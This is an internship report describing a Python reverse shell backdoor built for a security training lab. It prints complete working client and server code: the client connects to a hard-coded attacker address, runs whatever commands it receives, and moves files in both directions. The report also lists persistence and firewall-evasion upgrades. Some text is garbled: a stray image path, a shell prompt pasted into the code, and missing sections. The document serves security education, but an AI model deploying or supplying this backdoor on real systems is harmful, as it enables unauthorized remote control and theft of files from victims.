# Internship Report: Backdoor (Reverse Shell) Using Python

**Intern Name:** Prem Kumar

**Project Title:** Backdoor (Reverse Shell) Using Python

**Internship Organization:** Inlighn Tech

## Abstract

This internship project focuses on the development of a **reverse shell backdoor** using Python to simulate how attackers establish unauthorized remote control over victim systems. The backdoor is implemented with two core components: a **client** that resides on the target machine and connects outward, and a **server** that resides on the attacker's machine and listens for incoming connections. The goal of the project is to explore the technical foundations of remote access tools, socket programming, and cybersecurity exploitation and countermeasures. This project forms a cornerstone in understanding the methods and defensive techniques relevant to penetration testing and system hardening.

## 1. Introduction

Reverse shells are frequently used in ethical hacking, red teaming, and malicious hacking campaigns to gain remote command-line access to a compromised host. Unlike a typical connection initiated by a server, a reverse shell allows a **client (victim)** to establish a connection **back to the attacker**, bypassing firewall restrictions that usually block incoming traffic.

The purpose of this project is to build and understand such a backdoor tool using Python, and to explore:

- How remote code execution works over sockets
- Secure file transfer techniques using Base64
- Building command and control (C2) tools for cybersecurity labs

- Prevention strategies to detect and mitigate such threats

## 2. Objectives

- Design and implement a **Python-based reverse shell**
- Establish a connection from a victim machine (client) to an attacker's server
- Enable **command execution**, **file download**, and **file upload** remotely
- Understand and demonstrate the **impact of backdoors** in real-world attacks
- Gain hands-on experience with **socket programming**, **Base64 encoding**, and **JSON data exchange**
- Discuss **countermeasures** for backdoor prevention and detection

## 3. Tools and Technologies Used

| Tool/Library | Description |
|---|---|
| Python 3.x | Scripting language used for both client/server |
| `socket` | Built-in module for TCP communication |
| `subprocess` | For running system commands |
| `base64` | Securely encode and decode files |
| `json` | Structured data communication |
| `os`, `sys` | File management and environment variables |
| Threading (Optional) | For persistent reconnection logic |

## 4. Project Architecture

The system consists of two core components:

### *1. Client Script (`client.py`)*

- Runs on the target (victim) system

- Initiates a TCP connection to the attacker's server
- Listens for incoming commands, executes them, and sends back the output
- Supports:
    - Directory traversal
    - File upload/download
    - Persistent reconnection
    - System command execution

### *2. Server Script (`server.py`)*

- Runs on the attacker machine
- Waits for incoming reverse shell connections
- Sends commands to the client
- Receives and displays the result
- Handles file transfers using base64 encoding

## 5. Code Implementation

### *5.1 client.py – Reverse Shell Client*

```
def reliable_send(data):
    json_data = json.dumps(data)
    s.send(json_data.encode())
def reliable_receive():
    data = ""
    while True:
        try:
            data += s.recv(1024).decode().strip()
            return json.loads(data)
        except ValueError:
            continue

def execute_command(command):
    return subprocess.getoutput(command)

def download_file(path):
    with open(path, "rb") as file:
        return base64.b64encode(file.read()).decode()

def upload_file(path, content):
    with open(path, "wb") as file:
        file.write(base64.b64decode(content))

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
while True:
    try:
        s.connect(("192.168.1.100", 4444))  # Attacker IP and port
        break
    except:
        continue
while True:
    command = reliable_receive()
    if command == "exit":
        break
    elif command[:2] == "cd":
        os.chdir(command[3:])
        reliable_send("[+] Changed directory.")
    elif command[:8] == "download":
        try:
            content = download_file(command[9:])
            reliable_send(content)
        except:
            reliable_send("[-] Failed to download file.")
    elif command[:6] == "upload":
        try:
            path = command[7:]
            content = reliable_receive()
            upload_file(path, content)
            reliable_send("[+] File uploaded successfully.")
        except:
            reliable_send("[-] Failed to upload file.")
    else:
        output = execute_command(command)
        reliable_send(output)
```


### *5.2 server.py – Command and Control Server*

```
┌──(kali㉿kali)-[~]
└─$ import socket
import json
import base64

def reliable_send(data):
    json_data = json.dumps(data)
    target.send(json_data.encode())

def reliable_receive():
    data = ""
    while True:
        try:
            data += target.recv(1024).decode()
            return json.loads(data)
        except ValueError:
            continue

def write_file(path, content):
    with open(path, "wb") as file:
        file.write(base64.b64decode(content))

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind(("0.0.0.0", 4444))
server.listen(1)
print("[*] Listening for incoming connections ... ")

target, ip = server.accept()
print(f"[+] Connection established with {ip}")
while True:
    command = input(">> ")
    reliable_send(command)
    if command == "exit":
        break
    elif command[:8] == "download":
        result = reliable_receive()
        write_file(command[9:], result)
    elif command[:6] == "upload":
        path = command[7:]
        try:
            with open(path, "rb") as file:
                reliable_send(base64.b64encode(file.read()).decode())
        except:
            print("[-] Failed to upload file.")
    else:
        result = reliable_receive()
        print(result)
```

## 6. Features and Functionalities

| Feature | Description |
|---|---|
| Remote Command Exec. | Run OS commands on victim's system |
| File Upload/Download | Transfer files using base64 |
| Directory Navigation | Change and list directories (`cd`, `ls`) |
| Persistent Connection | Client retries connection until successful |
| JSON Communication | Structured data exchange between endpoints |

## 7.Output (Simulated)




## 9. Cybersecurity Concepts Demonstrated

| Concept | Description |
|---|---|
| Reverse Shell | Outbound connection for remote control |
| Base64 Encoding | Obfuscate file contents for transport |
| JSON Data Exchange | Reliable structured messaging over sockets |
| Remote Command Execution | Simulate attacker control |
| Penetration Testing | Lab-based simulation of exploitation |
| Defense Awareness | Learning to detect and block backdoors |

## 10. Learning Outcomes

- Developed a deep understanding of **reverse shell communication**
- Mastered **socket programming** and Python's networking capabilities

- Understood ethical hacking principles and **offensive security tools**
- Simulated real-world exploitation in a **safe lab setup**
- Understood the **importance of input validation and endpoint hardening**
- Learned how **base64 and JSON** can be used for secure payload delivery

## 11. Limitations

- Not encrypted (communications are plaintext)
- Only supports single client at a time
- No persistence mechanism beyond reconnection loop
- Detection by antivirus or EDR tools is possible
- Cannot bypass firewalls or NAT without additional methods (e.g., tunneling)

## 12. Future Enhancements

- **Add AES encryption** for secure channel
- **Support multi-client communication** (threaded server)
- **Log commands and responses**
- **GUI Dashboard** for real-time interaction
- **Startup persistence** via registry or systemd
- **Reverse HTTP tunneling** to bypass firewalls

## 13. Ethical Considerations

This project is strictly for **educational and ethical hacking** purposes. Reverse shells are a powerful and dangerous tool if misused. All experiments were conducted in a **controlled lab environment**. Any unauthorized access to systems is **illegal** and violates **cybersecurity laws**.

## 14. Conclusion

The “Backdoor (Reverse Shell) Using Python” project allowed me to explore the world of offensive cybersecurity and the inner workings of remote access tools. By developing this reverse shell, I gained a strong understanding of Python’s networking modules, file encoding, structured communication, and ethical hacking principles. The tool serves as a proof of concept for cybersecurity labs and emphasizes the need for proper system defenses against such attacks.